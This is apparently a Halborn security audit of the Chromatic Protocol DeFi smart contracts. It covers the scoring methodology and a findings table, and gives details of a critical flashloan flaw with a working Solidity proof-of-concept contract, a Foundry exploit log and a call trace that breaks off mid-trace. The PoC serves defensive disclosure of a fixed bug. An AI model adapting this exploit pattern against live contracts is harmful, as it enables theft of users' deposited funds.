// HALBORN

Chromatic Protocol - EVM Contracts

Smart Contract Security Assessment

Prepared by: **Halborn**

Date of Engagement: **December 4th, 2023 - February 7th, 2024**

Visit: **Halborn.com**

DOCUMENT REVISION HISTORY

VERSION	MODIFICATION	DATE
0.1	Document Creation	12/04/2023
0.2	Document Updates	02/07/2024
0.3	Draft Review	02/07/2024
0.4	Draft Review	02/07/2024
1.0	Remediation Plan	02/13/2024
1.1	Remediation Plan Review	02/14/2024
1.2	Remediation Plan Review	02/14/2024

CONTACTS

CONTACT	COMPANY	EMAIL
Rob Behnke	Halborn	Rob.Behnke@halborn.com
Steven Walbroehl	Halborn	Steven.Walbroehl@halborn.com
Gabi Urrutia	Halborn	Gabi.Urrutia@halborn.com

EXECUTIVE OVERVIEW

1.1 INTRODUCTION

Chromatic Protocol is a decentralized perpetual futures protocol that provides permissionless, trustless, and unopinionated building blocks which enable participants in the DeFi ecosystem to create balanced two-sided markets exposed to oracle price feeds and trade futures in those markets using various strategies.

Chromatic Protocol engaged Halborn to conduct a security assessment on their smart contracts beginning on December 4th, 2023 and ending on February 7th, 2024. The security assessment was scoped to the smart contracts provided in the following GitHub repositories:

- chromatic-protocol/contracts.
- chromatic-protocol/liquidity-provider.

1.2 ASSESSMENT SUMMARY

The team at Halborn was provided 9 weeks for the engagement and assigned a full-time security engineer to verify the security of the smart contracts. The security engineer is a blockchain and smart-contract security expert with advanced penetration testing, smart-contract hacking, and deep knowledge of multiple blockchain protocols.

The purpose of this assessment is to:

- Ensure that smart contract functions operate as intended.
- Identify potential security issues with the smart contracts.

In summary, Halborn identified some security risks that were correctly addressed by the Chromatic Protocol team.

1.3 TEST APPROACH & METHODOLOGY

Halborn performed a combination of manual and automated security testing to balance efficiency, timeliness, practicality, and accuracy in regard to the scope of this assessment. While manual testing is recommended to uncover flaws in logic, process, and implementation; automated testing techniques help enhance coverage of the code and can quickly identify items that do not follow the security best practices. The following phases and associated tools were used during the assessment:

- Research into architecture and purpose.
- Smart contract manual code review and walkthrough.
- Graphing out functionality and contract logic/connectivity/functions. (solgraph)
- Manual assessment of use and safety for the critical Solidity variables and functions in scope to identify any arithmetic related vulnerability classes.
- Manual testing by custom scripts.
- Static Analysis of security for scoped contract, and imported functions. (Slither)
- Testnet deployment. (Foundry)

2. RISK METHODOLOGY

Every vulnerability and issue observed by Halborn is ranked based on **two sets** of **Metrics** and a **Severity Coefficient**. This system is inspired by the industry standard Common Vulnerability Scoring System.

The two **Metric sets** are: **Exploitability** and **Impact**. **Exploitability** captures the ease and technical means by which vulnerabilities can be exploited and **Impact** describes the consequences of a successful exploit.

The **Severity Coefficients** is designed to further refine the accuracy of the ranking with two factors: **Reversibility** and **Scope**. These capture the impact of the vulnerability on the environment as well as the number of users and smart contracts affected.

The final score is a value between 0-10 rounded up to 1 decimal place and 10 corresponding to the highest security risk. This provides an objective and accurate rating of the severity of security vulnerabilities in smart contracts.

The system is designed to assist in identifying and prioritizing vulnerabilities based on their level of risk to address the most critical issues in a timely manner.

2.1 EXPLOITABILITY

Attack Origin (AO):

Captures whether the attack requires compromising a specific account.

Attack Cost (AC):

Captures the cost of exploiting the vulnerability incurred by the attacker relative to sending a single transaction on the relevant blockchain. Includes but is not limited to financial and computational cost.

Attack Complexity (AX):

Describes the conditions beyond the attacker's control that must exist in order to exploit the vulnerability. Includes but is not limited to macro situation, available third-party liquidity and regulatory challenges.

Metrics:

Exploitability Metric (m_E)	Metric Value	Numerical Value
Attack Origin (AO)	Arbitrary (AO:A) Specific (AO:S)	1 0.2
Attack Cost (AC)	Low (AC:L) Medium (AC:M) High (AC:H)	1 0.67 0.33
Attack Complexity (AX)	Low (AX:L) Medium (AX:M) High (AX:H)	1 0.67 0.33

Exploitability E is calculated using the following formula:

$$E = \prod m_e$$

2.2 IMPACT

Confidentiality (C):

Measures the impact to the confidentiality of the information resources managed by the contract due to a successfully exploited vulnerability. Confidentiality refers to limiting access to authorized users only.

Integrity (I):

Measures the impact to integrity of a successfully exploited vulnerability. Integrity refers to the trustworthiness and veracity of data stored and/or processed on-chain. Integrity impact directly affecting Deposit or Yield records is excluded.

Availability (A):

Measures the impact to the availability of the impacted component resulting from a successfully exploited vulnerability. This metric refers to smart contract features and functionality, not state. Availability impact directly affecting Deposit or Yield is excluded.

Deposit (D):

Measures the impact to the deposits made to the contract by either users or owners.

Yield (Y):

Measures the impact to the yield generated by the contract for either users or owners.

Metrics:

Impact Metric (m_I)	Metric Value	Numerical Value
Confidentiality (C)	None (I:N)	0
	Low (I:L)	0.25
	Medium (I:M)	0.5
	High (I:H)	0.75
	Critical (I:C)	1
Integrity (I)	None (I:N)	0
	Low (I:L)	0.25
	Medium (I:M)	0.5
	High (I:H)	0.75
	Critical (I:C)	1
Availability (A)	None (A:N)	0
	Low (A:L)	0.25
	Medium (A:M)	0.5
	High (A:H)	0.75
	Critical	1
Deposit (D)	None (D:N)	0
	Low (D:L)	0.25
	Medium (D:M)	0.5
	High (D:H)	0.75
	Critical (D:C)	1
Yield (Y)	None (Y:N)	0
	Low (Y:L)	0.25
	Medium: (Y:M)	0.5
	High: (Y:H)	0.75
	Critical (Y:H)	1

Impact I is calculated using the following formula:

$$I = max(m_I) + \frac{\sum m_I - max(m_I)}{4}$$

2.3 SEVERITY COEFFICIENT

Reversibility (R):

Describes the share of the exploited vulnerability effects that can be reversed. For upgradeable contracts, assume the contract private key is available.

Scope (S):

Captures whether a vulnerability in one vulnerable contract impacts resources in other contracts.

Coefficient (C)	Coefficient Value	Numerical Value
Reversibility (r)	None (R:N)	1
	Partial (R:P)	0.5
	Full (R:F)	0.25
Scope (s)	Changed (S:C)	1.25
	Unchanged (S:U)	1

Severity Coefficient C is obtained by the following product:

$$C = rs$$

The Vulnerability Severity Score S is obtained by:

$$S = min(10, EIC * 10)$$

The score is rounded up to 1 decimal places.

Severity	Score Value Range
Critical	9 - 10
High	7 - 8.9
Medium	4.5 - 6.9
Low	2 - 4.4
Informational	0 - 1.9

2.4 SCOPE

1. IN-SCOPE TREE & COMMIT :

The security assessment was scoped to the following smart contracts:

1. chromatic-protocol/contracts@0f752dc7. . . :

- ChromaticMarketFactory.sol
- ChromaticMarket.sol
- ChromaticVault.sol
- CLBToken.sol
- KeeperFeePayer.sol
- Diamond.sol
- DiamondCutFacetBase.sol
- DiamondLoupeFacet.sol
- MarketDiamondCutFacet.sol
- MarketLensFacet.sol
- MarketLiquidityFacetBase.sol
- MarketSettleFacet.sol
- MarketTradeFacetBase.sol
- MarketFacetBase.sol
- MarketLiquidateFacet.sol
- MarketLiquidityFacet.sol
- MarketStateFacet.sol
- MarketTradeFacet.sol
- GelatoLiquidator.sol
- GelatoVaultEarningDistributor.sol
- LiquidatorBase.sol
- VaultEarningDistributorBase.sol
- BinMargin.sol
- Constants.sol
- DiamondStorage.sol
- InterestRate.sol
- LpContext.sol
- MarketStorage.sol

- PositionUtil.sol
- CLBTokenLib.sol
- Errors.sol
- LpReceipt.sol
- Position.sol
- CLBTokenDeployer.sol
- MarketDeployer.sol
- AccruedInterest.sol
- BinClosedPosition.sol
- BinClosingPosition.sol
- BinLiquidity.sol
- BinPendingPosition.sol
- BinPosition.sol
- LiquidityBin.sol
- LiquidityPool.sol
- PositionParam.sol
- OracleProviderProperties.sol
- OracleProviderRegistry.sol
- SettlementTokenRegistry.sol
- ChainlinkFeedOracle.sol
- ChainlinkRound.sol
- ChainlinkAggregator.sol
- ChromaticRouter.sol
- ChromaticLens.sol
- ChromaticAccount.sol
- VerifyCallback.sol
- AccountFactory.sol

2. chromatic-protocol/liquidity-provider@bf98735e. . . :

- ChromaticBP.sol
- ChromaticBPFactory.sol
- ChromaticLP.sol
- ChromaticLPRegistry.sol
- ChromaticLPLogic.sol
- ChromaticLPStorage.sol
- ChromaticLPStorageCore.sol

- ChromaticLPLogicBase.sol
- ChromaticLPBase.sol

Out-of-scope: External libraries and financial related attacks.

---

2. REMEDIATION COMMIT IDS:

1. chromatic-protocol/contracts@d4d45e65. . .
2. chromatic-protocol/liquidity-provider@69238aaf. . .

3. ASSESSMENT SUMMARY & FINDINGS OVERVIEW

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
4	2	2	3	6

SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
(HAL-01) VAULT FLASHLOAN() FUNCTION CAN BE ABUSED TO DRAIN THE PROTOCOL	Critical (10)	SOLVED - 02/13/2024
(HAL-02) CLAIMLIQUIDITYBATCH() FUNCTION ALLOWS STEALING OTHER USER'S CLAIMS	Critical (10)	SOLVED - 02/13/2024
(HAL-03) WITHDRAWLIQUIDITYBATCH() FUNCTION ALLOWS STEALING OTHER USER'S WITHDRAWALS	Critical (10)	SOLVED - 02/13/2024
(HAL-04) REMOVELIQUIDITYBATCH() FUNCTION ALLOWS DRAINING ALL THE CLB TOKENS IN THE VAULT	Critical (10)	SOLVED - 02/13/2024
(HAL-05) ADDLIQUIDITY/OPENPOSITION CALLBACKS CAN BE ABUSED TO EXECUTE FLASHLOANS WITHOUT PAYING THE FLASHLOAN FEE	High (8.1)	SOLVED - 02/13/2024
(HAL-06) LIQUIDATIONS CAN BE BLOCKED IF THE SETTLEMENT TOKEN IS A TOKEN WITH ON-TRANSFER HOOKS	High (7.5)	SOLVED - 02/13/2024
(HAL-07) POSSIBLE GAS GRIEFING IN LIQUIDATION CALLS	Medium (5.0)	SOLVED - 02/13/2024
(HAL-08) INCOMPATIBILITY WITH REVERT ON ZERO VALUE TRANSFER TOKENS	Medium (5.0)	SOLVED - 02/13/2024
(HAL-09) DOUBLE ENTRY POINT TOKENS WOULD BREAK THE PROTOCOL	Low (2.5)	SOLVED - 02/13/2024
(HAL-10) MAKER AND MARKET EARNING DISTRIBUTIONS CALLS CAN BE SANDWICHED	Low (2.5)	SOLVED - 02/13/2024
(HAL-11) INCOMPATIBILITY WITH NON-STANDARD ERC20 TOKENS	Low (2.5)	SOLVED - 02/13/2024
(HAL-12) HIGH PROTOCOL UTILIZATION CAN BLOCK MAKERS FROM WITHDRAWING THEIR LIQUIDITY	Informational (0.0)	SOLVED - 02/13/2024
(HAL-13) MAKER AND MARKET EARNING DISTRIBUTIONS COULD REVERT IF THE SETTLEMENT TOKEN SWAPPED IS NOT IN ANY UNISWAP POOL	Informational (0.0)	SOLVED - 02/13/2024

(HAL-14) MARKET’S DIAMOND PROXY STORES THE REENTRANCYGUARD STATUS VARIABLE IN THE SLOT 0	Informational (0.0)	SOLVED - 02/13/2024
(HAL-15) DELETE KEYWORD IS USED DIRECTLY IN AN ENUMERABLESET	Informational (0.0)	SOLVED - 02/13/2024
(HAL-16) LACK OF A DOUBLE-STEP TRANSFEROWNERSHIP PATTERN	Informational (0.0)	SOLVED - 02/13/2024
(HAL-17) FLOATING PRAGMA	Informational (0.0)	SOLVED - 02/13/2024

FINDINGS & TECH DETAILS

4.1 (HAL-01) VAULT FLASHLOAN() FUNCTION CAN BE ABUSED TO DRAIN THE PROTOCOL - CRITICAL(10)

Commit IDs affected:
- 0f752dc73be53ed5afe4d64c1bfc4164dfb3f9e1

Description:

The contract ChromaticVault implements the function flashLoan():

Listing 1: ChromaticVault.sol (Line 342)

```
function flashLoan(
    address token,
    uint256 amount,
    address recipient,
    bytes calldata data
) external nonReentrant {
    uint256 balance = IERC20(token).balanceOf(address(this));

    // Ensure that the loan amount does not exceed the available balance
    // after considering pending deposits and withdrawals
    if (amount > balance - pendingDeposits[token] - pendingWithdrawals[token])
        revert NotEnoughBalance();

    // Calculate the fee for the flash loan based on the loan amount and the flash loan fee rate of the token
    uint256 fee = amount.mulDiv(factory.getFlashLoanFeeRate(token), BPS, Math.Rounding.Up);

    //slither-disable-next-line reentrancy-benign
    SafeERC20.safeTransfer(IERC20(token), recipient, amount);

    // Invoke the flash loan callback function on the sender contract to process the loan
    IChromaticFlashLoanCallback(msg.sender).flashLoanCallback(fee, data);

    uint256 balanceAfter = IERC20(token).balanceOf(address(this));

    // Ensure that the fee has been paid by the recipient
    if (balanceAfter < balance + fee) revert NotEnoughFeePaid();

    uint256 paid = balanceAfter - balance;

    // Calculate the amounts to be distributed to the taker pool
 ↳ and maker pool
    uint256 takerBalance = takerBalances[token];
    uint256 makerBalance = makerBalances[token];
    uint256 paidToTakerPool = paid.mulDiv(takerBalance,
 ↳ takerBalance + makerBalance);
    uint256 paidToMakerPool = paid - paidToTakerPool;

    // Transfer the amount paid to the taker pool to the DAO
 ↳ treasury address
    if (paidToTakerPool != 0) {
        // Add the amount paid to the maker pool to the pending
 ↳ maker earnings
        pendingMakerEarnings[token] += paidToMakerPool;
        SafeERC20.safeTransfer(IERC20(token), factory.treasury(),
 ↳ paidToTakerPool);
    }

    emit FlashLoan(msg.sender, recipient, amount, paid,
 ↳ paidToTakerPool, paidToMakerPool);
}
```

This function allows executing a flashloan. To achieve that, the protocol sends the token to the recipient address, executes a callback and then performs a sanity check that ensures that the new ChromaticVault token balance is the amount initially sent plus the flashloan fee.

However, this implementation allows the following exploit:

1. Execute a flashloan.
2. Receive the tokens + the flashloan callback. (IChromaticFlashLoanCallback(msg.sender).flashLoanCallback(fee, data)).
3. In the callback, use the tokens received to add them as liquidity to

the ChromaticVault by calling the addLiquidity() function. This will ensure that the ChromaticVault contract recovers its token balance, which will be needed to bypass the flashloan sanity check.

4. Also in the callback, calculate the fee that must be paid and send it directly as a token transfer to the ChromaticVault.
5. if (balanceAfter < balance + fee)revert NotEnoughFeePaid(); sanity check is passed. A liquidity deposit of the flashloan amount was executed successfully by only paying the flashloan fee.

Proof of Concept:

To execute the exploit described, the MockFlashloan contract below was implemented:


Listing 2: MockFlashloan.sol (Lines 34-43)

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.0;

import {ChromaticVault} from "@source/core/ChromaticVault.sol";
import {TestSettlementToken} from "@source/mocks/
↳ TestSettlementToken.sol";
import {ChromaticRouter} from "@source/periphery/ChromaticRouter.
↳ sol";
import {ChromaticMarket} from "@source/core/ChromaticMarket.sol";

contract MockFlashloan {

    address public owner;
    ChromaticVault public contract_ChromaticVault;
    TestSettlementToken public contract_TestSettlementToken;
    ChromaticRouter public contract_ChromaticRouter;
    ChromaticMarket public contract_ChromaticMarket;

    constructor(address _vault, address _token, address _router,
↳ address _market){
        owner = msg.sender;
        contract_ChromaticVault = ChromaticVault(_vault);
        contract_TestSettlementToken = TestSettlementToken(_token)
↳ ;
        contract_ChromaticRouter = ChromaticRouter(_router);
```

```solidity
        contract_ChromaticMarket = ChromaticMarket(payable(_market));

        contract_TestSettlementToken.approve(address(contract_ChromaticRouter), type(uint256).max);
    }

    function flashLoan(
        address token,
        uint256 amount
    ) public {
        contract_ChromaticVault.flashLoan(token, amount, address(this), abi.encode(amount));
    }

    function flashLoanCallback(uint256 _fee, bytes memory _data) public {
        uint256 amountReceived = abi.decode(_data, (uint256));
        contract_ChromaticRouter.addLiquidity(
            address(contract_ChromaticMarket),
            int16(1),
            amountReceived,
            owner
        );
        contract_TestSettlementToken.transfer(address(contract_ChromaticVault), _fee);
    }
}
```


And the following test written in Foundry shows how the protocol is exploited:

1. Normal users interactions




```
USER1(0xE6b3367318C5e11a6eED3Cd0D850eC06A02E9b90) CALLS < contract_TestSettlementToken.approve(contract_ChromaticRouter, 1000e18) >
USER1(0xE6b3367318C5e11a6eED3Cd0D850eC06A02E9b90) CALLS < contract_ChromaticRouter.addLiquidity(contract_ChromaticMarket, 1, 1000e18, user1) >
USER2(0x88C0e901bd1fd1a77BdA342f0d2210fDC71Cef6B) CALLS < contract_TestSettlementToken.approve(contract_ChromaticRouter, 2000e18) >
USER2(0x88C0e901bd1fd1a77BdA342f0d2210fDC71Cef6B) CALLS < contract_ChromaticRouter.addLiquidity(contract_ChromaticMarket, 1, 2000e18, user2) >
< contract_PriceFeedMock.setRoundData(1e18) >
USER1(0xE6b3367318C5e11a6eED3Cd0D850eC06A02E9b90) CALLS < contract_ChromaticRouter.claimLiquidity(contract_ChromaticMarket, 1) >
USER1(0xE6b3367318C5e11a6eED3Cd0D850eC06A02E9b90) CALLS < contract_ChromaticRouter.claimLiquidity(contract_ChromaticMarket, 2) >
USER3(0x7231C364597f3BfDB72Cf52b197cc59111e71794) CALLS < contract_ChromaticRouter.createAccount() >
USER3(0x7231C364597f3BfDB72Cf52b197cc59111e71794) CALLS < contract_TestSettlementToken.transfer(contract_user3ChromaticAccount, 3000e18) >
USER3(0x7231C364597f3BfDB72Cf52b197cc59111e71794) CALLS < contract_ChromaticRouter.openPosition(contract_ChromaticMarket, int256(500e18), 100e18, 50e18, 10000) >
  contract_TestSettlementToken.balanceOf(contract_ChromaticVault) -> 3100005000000000000000
```

2. Attacker, in this example user4, executes the flashloan and exploits the contract:



```
USER4(0x043aEd06383F290Ee28FA02794Ec7215CA099683) CALLS < contract_TestSettlementToken.transfer(contract_MockFlashloan, 150e18) >

USER4(0x043aEd06383F290Ee28FA02794Ec7215CA099683) CALLS < contract_MockFlashloan.flashLoan(contract_TestSettlementToken, 3000e18) >

< contract_PriceFeedMock.setRoundData(1e18) >

USER4(0x043aEd06383F290Ee28FA02794Ec7215CA099683) CALLS < contract_ChromaticRouter.claimLiquidity(contract_ChromaticMarket, 3) >
  contract_TestSettlementToken.balanceOf(contract_ChromaticVault) -> 3245166298126938504938
  contract_CLBToken.balanceOf(user1, 1) -> 1000000000000000000000
  contract_CLBToken.balanceOf(user2, 1) -> 2000000000000000000000
  contract_CLBToken.balanceOf(user3, 1) -> 0
  contract_CLBToken.balanceOf(user4, 1) -> 2861533905332709744121

USER4(0x043aEd06383F290Ee28FA02794Ec7215CA099683) CALLS < contract_CLBToken.setApprovalForAll(contract_ChromaticRouter, true) >
  contract_CLBToken.balanceOf(user4, 1) -> 2861533905332709744121
  contract_TestSettlementToken.balanceOf(user4) -> 0

USER4(0x043aEd06383F290Ee28FA02794Ec7215CA099683) CALLS < contract_ChromaticRouter.removeLiquidity(contract_ChromaticMarket, int16(1), amountToWithdraw, user4) >

< contract_PriceFeedMock.setRoundData(1e18) >

USER4(0x043aEd06383F290Ee28FA02794Ec7215CA099683) CALLS < contract_ChromaticRouter.withdrawLiquidity(address(contract_ChromaticMarket), 4) >
  contract_CLBToken.balanceOf(user4, 1) -> 0
  contract_TestSettlementToken.balanceOf(user4) -> 2999999999999999999999
```

This is the calltrace that shows how the addLiquidity() call is correctly executed during the flashloan callback:



```
    ├─ [332966] MockFlashloan::flashLoan(TestSettlementToken: [0x105ea1Ed1121177464b754344C60a509948D0739], 3000000000000000000000 [3e21])
    │   ├─ [331726] ChromaticVault::flashLoan(TestSettlementToken: [0x105ea1Ed1121177464b754344C60a509948D0739], 3000000000000000000000 [3e21], MockFlashloan: [0xc64e5950c76617c8c8B5d995
0A730f4AAD8820ed], 0x000000000000000000000000000000000000000000000000a2a15d09519be00000)
    │   │   ├─ [651] TestSettlementToken::balanceOf(ChromaticVault: [0x9640B2fDeD208570EB40902BB01aCE7616E4e1EE]) [staticcall]
    │   │   │   └─ ← 3100005000000000000000 [3.1e21]
    │   │   ├─ [2655] ChromaticMarketFactory::getFlashLoanFeeRate(TestSettlementToken: [0x105ea1Ed1121177464b754344C60a509948D0739]) [staticcall]
    │   │   │   └─ ← 500
    │   │   ├─ [3072] TestSettlementToken::transfer(MockFlashloan: [0xc64e5950c76617c8c8B5d9950A730f4AAD8820ed], 3000000000000000000000 [3e21])
    │   │   │   ├─ emit Transfer(from: ChromaticVault: [0x9640B2fDeD208570EB40902BB01aCE7616E4e1EE], to: MockFlashloan: [0xc64e5950c76617c8c8B5d9950A730f4AAD8820ed], value: 3000000000000
000000000 [3e21])
    │   │   │   └─ ← true
    │   │   ├─ [259568] MockFlashloan::flashLoanCallback(150000000000000000000 [1.5e20], 0x000000000000000000000000000000000000000000000000a2a15d09519be00000)
    │   │   │   ├─ [254005] ChromaticRouter::addLiquidity(ChromaticMarket: [0x0958CCa8Ac8C5ceA0C1Adc757687D71D5EE19d6E], 1, 3000000000000000000000 [3e21], 0x043aEd06383F290Ee28FA02794Ec7
215CA099683)
    │   │   │   │   ├─ [184057] ChromaticMarket::addLiquidity(0x043aEd06383F290Ee28FA02794Ec7215CA099683, 1, 0x000000000000000000000000c64e5950c76617c8c8b5d9950a730f4aad8820ed00000000000
0000000000000000000000000000000a2a15d09519be00000)
    │   │   │   │   │   ├─ [183576] MarketLiquidityFacet::addLiquidity(0x043aEd06383F290Ee28FA02794Ec7215CA099683, 1, 0x000000000000000000000000c64e5950c76617c8c8b5d9950a730f4aad8820ed00
000000000000000000000000000000000000000000a2a15d09519be00000) [delegatecall]
    │   │   │   │   │   │   ├─ [222] TestSettlementToken::decimals() [staticcall]
    │   │   │   │   │   │   │   └─ ← 18
    │   │   │   │   │   │   ├─ [5900] ChainlinkFeedOracle::sync()
    │   │   │   │   │   │   │   ├─ [2531] PriceFeedMock::latestRoundData() [staticcall]
    │   │   │   │   │   │   │   │   ├─ [1313] PriceFeedMock::getRoundData(18446744073709551619 [1.844e19]) [staticcall]
    │   │   │   │   │   │   │   │   │   └─ ← 18446744073709551619 [1.844e19], 1000000000000000000 [1e18], 1, 1, 18446744073709551619 [1.844e19]
    │   │   │   │   │   │   │   │   └─ ← 18446744073709551619 [1.844e19], 1000000000000000000 [1e18], 1, 1, 18446744073709551619 [1.844e19]
    │   │   │   │   │   │   │   └─ ← OracleVersion({ version: 2, timestamp: 1, price: 1000000000000000000 [1e18] })
    │   │   │   │   │   │   ├─ [651] TestSettlementToken::balanceOf(ChromaticVault: [0x9640B2fDeD208570EB40902BB01aCE7616E4e1EE]) [staticcall]
    │   │   │   │   │   │   │   └─ ← 100005000000000000000 [1e20]
    │   │   │   │   │   │   ├─ [7491] ChromaticRouter::addLiquidityCallback(TestSettlementToken: [0x105ea1Ed1121177464b754344C60a509948D0739], ChromaticVault: [0x9640B2fDeD208570EB40902B
B01aCE7616E4e1EE], 0x000000000000000000000000c64e5950c76617c8c8b5d9950a730f4aad8820ed000000000000000000000000000000000000000000000000a2a15d09519be00000)
    │   │   │   │   │   │   │   ├─ [718] ChromaticMarketFactory::isRegisteredMarket(ChromaticMarket: [0x0958CCa8Ac8C5ceA0C1Adc757687D71D5EE19d6E]) [staticcall]
    │   │   │   │   │   │   │   │   └─ ← true
    │   │   │   │   │   │   │   ├─ [3643] TestSettlementToken::transferFrom(MockFlashloan: [0xc64e5950c76617c8c8B5d9950A730f4AAD8820ed], ChromaticVault: [0x9640B2fDeD208570EB40902BB01aCE
7616E4e1EE], 3000000000000000000000 [3e21])
    │   │   │   │   │   │   │   │   ├─ emit Transfer(from: MockFlashloan: [0xc64e5950c76617c8c8B5d9950A730f4AAD8820ed], to: ChromaticVault: [0x9640B2fDeD208570EB40902BB01aCE7616E4e1EE],
value: 3000000000000000000000 [3e21])
    │   │   │   │   │   │   │   │   └─ ← true
    │   │   │   │   │   │   │   └─ ← ()
    │   │   │   │   │   │   ├─ [651] TestSettlementToken::balanceOf(ChromaticVault: [0x9640B2fDeD208570EB40902BB01aCE7616E4e1EE]) [staticcall]
    │   │   │   │   │   │   │   └─ ← 3100005000000000000000 [3.1e21]
    │   │   │   │   │   │   ├─ [23391] ChromaticVault::onAddLiquidity(TestSettlementToken: [0x105ea1Ed1121177464b754344C60a509948D0739], 3000000000000000000000 [3e21])
    │   │   │   │   │   │   │   ├─ [718] ChromaticMarketFactory::isRegisteredMarket(ChromaticMarket: [0x0958CCa8Ac8C5ceA0C1Adc757687D71D5EE19d6E]) [staticcall]
    │   │   │   │   │   │   │   │   └─ ← true
    │   │   │   │   │   │   │   ├─ emit OnAddLiquidity(market: ChromaticMarket: [0x0958CCa8Ac8C5ceA0C1Adc757687D71D5EE19d6E], amount: 3000000000000000000000 [3e21])
    │   │   │   │   │   │   │   └─ ← ()
    │   │   │   │   │   │   ├─ emit AddLiquidity(receipt: LpReceipt({ id: 3, oracleVersion: 2, amount: 3000000000000000000000 [3e21], recipient: 0x043aEd06383F290Ee28FA02794Ec7215CA09968
3, action: 0, tradingFeeRate: 1 }))
    │   │   │   │   │   │   └─ ← LpReceipt({ id: 3, oracleVersion: 2, amount: 3000000000000000000000 [3e21], recipient: 0x043aEd06383F290Ee28FA02794Ec7215CA099683, action: 0, tradingFeeR
ate: 1 })
    │   │   │   │   │   └─ ← LpReceipt({ id: 3, oracleVersion: 2, amount: 3000000000000000000000 [3e21], recipient: 0x043aEd06383F290Ee28FA02794Ec7215CA099683, action: 0, tradingFeeRate:
 1 })
    │   │   │   │   └─ ← LpReceipt({ id: 3, oracleVersion: 2, amount: 3000000000000000000000 [3e21], recipient: 0x043aEd06383F290Ee28FA02794Ec7215CA099683, action: 0, tradingFeeRate: 1 }
)
    │   │   │   ├─ [3072] TestSettlementToken::transfer(ChromaticVault: [0x9640B2fDeD208570EB40902BB01aCE7616E4e1EE], 150000000000000000000 [1.5e20])
    │   │   │   │   ├─ emit Transfer(from: MockFlashloan: [0xc64e5950c76617c8c8B5d9950A730f4AAD8820ed], to: ChromaticVault: [0x9640B2fDeD208570EB40902BB01aCE7616E4e1EE], value: 150000000
000000000000 [1.5e20])
    │   │   │   │   └─ ← true
    │   │   │   └─ ← ()
    │   │   ├─ [651] TestSettlementToken::balanceOf(ChromaticVault: [0x9640B2fDeD208570EB40902BB01aCE7616E4e1EE]) [staticcall]
    │   │   │   └─ ← 3250005000000000000000 [3.25e21]
    │   │   ├─ [2493] ChromaticMarketFactory::treasury() [staticcall]
